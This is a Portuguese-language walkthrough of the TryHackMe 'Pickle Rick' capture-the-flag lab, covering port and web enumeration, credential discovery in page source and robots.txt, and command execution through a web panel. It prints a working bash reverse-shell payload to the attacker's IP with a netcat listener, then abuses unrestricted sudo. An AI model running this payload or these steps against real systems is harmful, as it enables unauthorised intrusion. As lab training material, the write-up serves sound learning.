

Try Hack Me - Pickle Rick

#easy #ctf

Reconhecimento

Primeiramente devemos fazer um reconhecimento para tentarmos descobrir quais portas estão abertas, qual o OS e etc.

Enumeração de portas

```
nmap 10.10.190.51 -sV -sC -A -Pn
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 a9:13:4b:e1:ea:fb:07:16:f0:84:dd:0e:fe:62:6d:ab (RSA)
|   256  c4:97:ca:63:34:6d:b6:7b:a7:19:95:e6:56:8c:ba:68 (ECDSA)
|_  256  ad:ad:66:24:e1:0a:d7:7f:53:44:37:bd:ce:e5:5f:e4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   217.78 ms 10.9.0.1
2   217.85 ms 10.10.190.51
```

-sV : Tenta enumerar versões de serviços.

-sC : Executa scripts padrão.

-A : Faz uma enumeração mais profunda.

-Pn : Não envia pacotes ICMP. Alguns hosts bloqueiam endereços que enviam esses pacotes.

Código WEB

Identificamos duas portas abertas, **80(HTTP)** e **22(SSH)**. Podemos acessar a porta 80 via browser para ver o que tem lá.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

Embora algumas mensagens engraçadas não vi nada de realmente útil aqui. Podemos tentar ver o código web pressionando `ctrl+u`.

```
← → ↻ 🏠 view-source:http://10.10.190.51/ ☆ 📧 👤 📁 ☰  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
1 <!DOCTYPE html>  
2 <html lang="en">  
3 <head>  
4 <title>Rick is sup4r cool</title>  
5 <meta charset="utf-8">  
6 <meta name="viewport" content="width=device-width, initial-scale=1">  
7 <link rel="stylesheet" href="assets/bootstrap.min.css">  
8 <script src="assets/jquery.min.js"></script>  
9 <script src="assets/bootstrap.min.js"></script>  
10 <style>  
11 .jumbotron {  
12   background-image: url("assets/rickandmorty.jpeg");  
13   background-size: cover;  
14   height: 340px;  
15 }  
16 </style>  
17 </head>  
18 <body>  
19  
20 <div class="container">  
21   <div class="jumbotron"></div>  
22   <h1>Help Morty!</h1></br>  
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>  
24   <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse poti  
25   I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>  
26 </div>  
27  
28 <!--  
29  
30   Note to self, remember username!  
31  
32   Username: RickRu13s  
33  
34 -->  
35  
36 </body>  
37 </html>
```

Encontramos o usuário citado pelo Rick anteriormente: `R1ckRu13s`. Como já olhamos a página inicial, podemos então fazer uma enumeração WEB.

Enumeração WEB

Devemos verificar quais pastas ou arquivos estão presentes no site, para isso fazemos uma enumeração na URL do site.

Temos que lembrar que o servidor que está rodando é o Apache que normalmente é usado com PHP. Podemos adicionar a extensão `.php` nas nossas tentativas.

```
ffuf -u http://10.10.190.51/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -e .php
```

```
.hta [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 219ms]
.hta.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 219ms]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 219ms]
.htaccess.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 218ms]
.htpasswd.php [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 220ms]
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 221ms]
assets [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 219ms]
denied.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
index.html [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 219ms]
login.php [Status: 200, Size: 882, Words: 89, Lines: 26, Duration: 223ms]
portal.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
robots.txt [Status: 200, Size: 17, Words: 1, Lines: 2, Duration: 218ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 219ms]
:: Progress: [9468/9468] :: Job [1/1] :: 181 req/sec :: Duration: [0:00:56] :: Errors: 0 ::
```


`-u` : O site que vamos enumerar, devemos colocar a palavra `FUZZ` onde queremos que ele faça a enumeração.

`-w` : O caminho da lista de palavras que vamos usar.

`-e` : Alguma extensão que ele irá adicionar no final de cada palavra, podemos passar mais de uma separados por vírgula como: `.php,.js`

Agora que temos uma lista de recursos, podemos tentar acessa-los. Sempre começo pelo `robots.txt`, pois ele armazena as configurações de como os buscadores devem indexar o conteúdo.

/robots.txt




Nada demais, apenas o texto `Wubbalubbadubdub`, talvez seja útil.

RCE

Temos outro recurso de nome interessante: `login.php`.

[/login.php](#)




Portal Login Page

Username:

Password:

Login

Interessante, uma página de login, já temos um usuário fornecido na página inicial: `R1ckRu13s`, podemos tentar usar como senha o texto em `/robots.txt`: `WubbaLubbAdubdub`.



Command Panel

Commands

Execute

Aparentemente podemos executar comandos por esse input, podemos colocar um

reverse shell para testar se funciona.

Primeiro verifico meu IP da VPN.


```
ip addr
```

```
8: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.9.238.50/16 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::224f:58aa:a8d5:7d8/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Então podemos começar a escutar uma porta escolhida para receber a conexão, no nosso caso a porta 4545 :

```
nc -lvnp 4545
```

Agora podemos mandar a nossa payload no input.



Command Panel

```
bash -c 'bash -i >& /dev/tcp/10.9.238.50/4545 0>&1'
```

Execute

Payload : `bash -c 'bash -i >& /dev/tcp/10.9.238.50/4545 0>&1'`

```
(root@kali)-[~]
# nc -lvnp 4545
listening on [any] 4545 ...
ls
connect to [10.9.238.50] from (UNKNOWN) [10.10.190.51] 60172
bash: cannot set terminal process group (1005): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-10-190-51:/var/www/html$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
www-data@ip-10-10-190-51:/var/www/html$
```

Conseguimos, obtivemos um shell na máquina. E já conseguimos achar o arquivo com o primeiro ingrediente: `Sup3rS3cretPickl3Ingred.txt`

PRIV ESC

Como nosso usuário é um usuário padrão, podemos tentar escalar o privilégio para um usuário com mais privilégios, mas primeiro devemos ver os nossos privilégios atuais.

Gosto de começar vendo quais comandos posso executar com `sudo`.

```
sudo -l
```

```
www-data@ip-10-10-190-51:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-10-190-51:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-190-51:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-190-51:/var/www/html$
```

Por algum motivo, podemos executar qualquer comando como `root`, então nem precisaremos escalar nossos privilégios.

Reconhecimento do OS

Podemos averiguar as pastas `home` de cada usuário para verificar se achamos algo.

```
ls /home/
```

```
www-data@ip-10-10-190-51:/var/www/html$ ls /home
ls /home
rick
ubuntu
www-data@ip-10-10-190-51:/var/www/html$
```

```
ls /home/ubuntu/
ls /home/rick/
```

```
www-data@ip-10-10-190-51:/var/www/html$ ls /home/ubuntu/  
ls /home/ubuntu/  
www-data@ip-10-10-190-51:/var/www/html$ ls /home/rick/  
ls /home/rick/  
second ingredients  
www-data@ip-10-10-190-51:/var/www/html$
```

Encontramos o arquivo do segundo ingrediente: `second ingredients`

```
ls /root/
```

```
www-data@ip-10-10-190-51:/var/www/html$ sudo ls /root/  
sudo ls /root/  
3rd.txt  
snap  
www-data@ip-10-10-190-51:/var/www/html$
```

Achamos o arquivo do terceiro ingrediente: `3rd.txt`